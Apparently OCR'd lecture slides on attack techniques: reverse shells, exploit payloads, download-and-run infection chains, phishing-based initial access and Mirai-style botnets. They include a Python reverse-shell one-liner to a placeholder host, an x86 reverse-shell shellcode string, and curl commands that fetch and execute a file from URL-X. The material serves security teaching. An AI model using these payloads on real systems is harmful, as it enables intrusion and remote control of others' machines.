
Threat model (= Starting point) (II)



- Attacker can execute **one** shell command on the target

1. `netcat` is installed on the target
2. Python is installed on the target
3. …


Reverse shell: `netcat`



Dear `netcat`:

- Open a connection with `IP-x, 4242`
- `-e`
  - Spawn a process that executes `/bin/sh`
  - Connect input and output of that process to connection

Reverse shell: python





```
import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(IP-x,4242));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);
subprocess.call(["/bin/sh","-i"])
```

Remarks

- **Execution of "one line"** on the target is **enough**

- MANY possibilities for Listener and Reverse shell on target
  - Depending on which software one wants to use
  - Search "`reverse shell cheat sheet`"
    (or look on companion website)


Another Threat model (= Starting point)



- Target has a program with **RCE vuln**
- Attacker can **exploit** that vuln

How is that? (very basic idea) (II)

Exploit injection
for **RCE vulnerability**



Exploit payload = Reverse shell


1. Write C program analogous the previous one in Python
2. Compile C program
   - With options that disable certain safety measures (no stack canary, stack execution)
3. Extract machine code from compiled C program

- **Payload** ready for **injection**


```
"\x31\xc0\x31\xdb\x99\x50\x6a\x01\x6a\x02\x89\xe1\xfe
\xc3\xb0\x66\xcd\x80\x89\xc6\x52
\x66\x68\xaa\xaa\x66\x6a\x02\x89\xe1\x6a\x10\x51\x56\x89\xe1\xfe\xc3\xb0\x66\xcd\x80
\x52\x56\x89\xe1\xb3\x04\xb0\x66\xcd\x80\x52\x52\x56\x89\xe1\xfe\xc3\xb0\x66\xcd\x80
\x89\xc3\x31\xc9\xb1\x03\xfe\xc9\xb0\x3f\xcd\x80\x75\xf8\x52\x68\x2f\x2f\x73\x68\x68
\x2f\x62\x69\x6e\x89\xe3\x52\x52\x89\xe1\xb0\x0b\xcd\x80\x31\xc0\xb0\x01\xb3\x08\xcd
\x80"
```

Much Simpler: Command Injection Vuln

- Certain **RCE vulnerabilities** are **command injection** vulns
- Exploit payload is a **shell command** (not an executable byte sequence)



Keep in mind



- Can execute **one** shell command on the target

or

- Can exploit an **RCE** vuln on the target

- **Reverse shell**
  - Dedicated sw (malware)

  or,
  - Native platform shell


Infection Chains

Can it be generalized?

- Can execute **one** shell command on the target

or

- Can exploit an **RCE** vuln on the target



- ~~**Reverse shell**~~
  - ~~Dedicated sw~~
  - ~~Native platform shell~~
- **Arbitrary executable**
  - Remote access trojan
  - **...**

Just "download and run"

1. Place **file.exe** at some **URL-X**
2. Exec on target: "Download from **URL-X** and Run"

- Shell command (Linux)

```
curl URL-X -o file.exe; file.exe
```

- Shell command (Windows)

```
curl -o file.exe URL-X && file.exe
```

Typical "Infection" (I)

INITIAL PAYLOAD

FINAL PAYLOAD

Small and **simple**
(Shell command / RCE)


- "**Complex**, **powerful**, configurable"
- Remains **hidden**
- **Remotely controlled** by Adversary

Typical "Infection" (II-a)

1. Place **`file.exe`** at some **`URL-X`**
2. Exec on target: "Download from **`URL-X`** and Run"

- In some cases:
  - `file.exe` is an **intermediate** payload
  - Its execution triggers a **sequence of actions** that lead to a different and more complex final payload

Typical "Infection" (II-b)




Typical "Infection" (III-a)

- **COUNTLESS** possibilities:
  - shell cmd executable
  - shell cmd shell script executable
  - shell cmd python script shell script executable
  - shell cmd VB script executable
  - ...
  - shell cmd executable executable
  - ...
  - shell cmd shell script
  - ...

or RCE

*or **library** run with* `rundll32.exe`

Typical "Infection" (III-b)



- **Quick** and **Automated**
- One or more **downloads** from Adversary-controlled locations
- **Countless** possibilities

Remark

- **Longer** chain ⇒
  - Defender:
    More opportunities for **detection**
  - Attacker:
    More opportunities for **hiding location**
    More opportunities for **complicating attribution**
    (often many variations in the same campaign)

Terminology (NOT uniform)

INITIAL PAYLOAD

- Shellcode, Payload
- First-stage, Second-stage
- Loader, Dropper, Downloader

FINAL PAYLOAD

- Implant
- Agent
- Bot
- RAT (Remote Access Trojan)

Keep in mind

- Can execute **one** shell command on the target

or

- Can exploit an **RCE** vuln on the target

Arbitrarily complex executable

- Convince yourself that:
  1. It is really true
  2. It can be done in **many different ways**

Initial Access and Execution

REMIND


- Can execute **one** shell command on the target

or

- Can exploit an **RCE** vuln on the target

Arbitrarily complex executable

How can you do that?



Example 1 (REMIND)

- **Phishing**
- User opens attachment (that contains **macros**)
- Macros executed by program that opens attachment

- Requirements:
  - User involvement
  - Program that opens that attachment type has scripting capabilities (e.g., Excel)
  - Scripting capabilities are enabled

Example 2 (REMIND)

- Phishing
- User opens attachment (that contains an exploit)
- RCE exploitation in **program that opens attachment**

- Requirements:
  - User involvement
  - Program that opens certain attachments (client program) has **RCE vulnerability**
  - Adversary has exploit for that vulnerability

Example 3 (REMIND)

- Phishing
- User clicks on a link
- RCE exploitation in **Browser that fetches document** (drive-by)

- Requirements:
  - User involvement
  - Browser (client program) has **RCE vulnerability**
  - Adversary has exploit for that vulnerability (and a website that serves that exploit)

Example 4 (REMIND)

- Server has RCE vulnerability

- Requirements:
  - Server accessible to Adversary
  - Adversary has exploit for that vulnerability


Example 5 (REMIND)

- Server allows command execution through **credentials** (e.g., ssh, VPN, ...)

- Requirements:
  - Server accessible to Adversary
  - Adversary has valid credentials

Remark

Usually involves one or more **downloads** from Adversary-controlled locations



C2 Infrastructure

Bot / Botnet (I)

- **Bot**:
  - Device with **stealthy** and **remotely-controlled** malware
  - Usually implanted by **automated** and **not targeted** attack

- **Botnet**:
  - **Very large** set of bots collectively controlled by its "botnet master" (**hundreds of thousands**)


- Extremely important in practice

Bot / Botnet (II)

- **Bot**:
  - Device with **stealthy** and **remotely-controlled** malware
  - Usually implanted by **automated** and **not targeted** attack


- **Not necessarily a PC / server**
  - Home routers
  - Webcams
  - Printers
  - ...
  - IoT
  - ...

Mirai: Initial Access (early epochs)



- Unauthenticated command injection vulns of **IoT devices** (e.g., CVE-2020-10173, CVE-2020-10987)
- Guessing based on dictionary of 64 default or commonly used credentials for **IoT devices**
- NB: No User involvement

Mirai: Some Facts

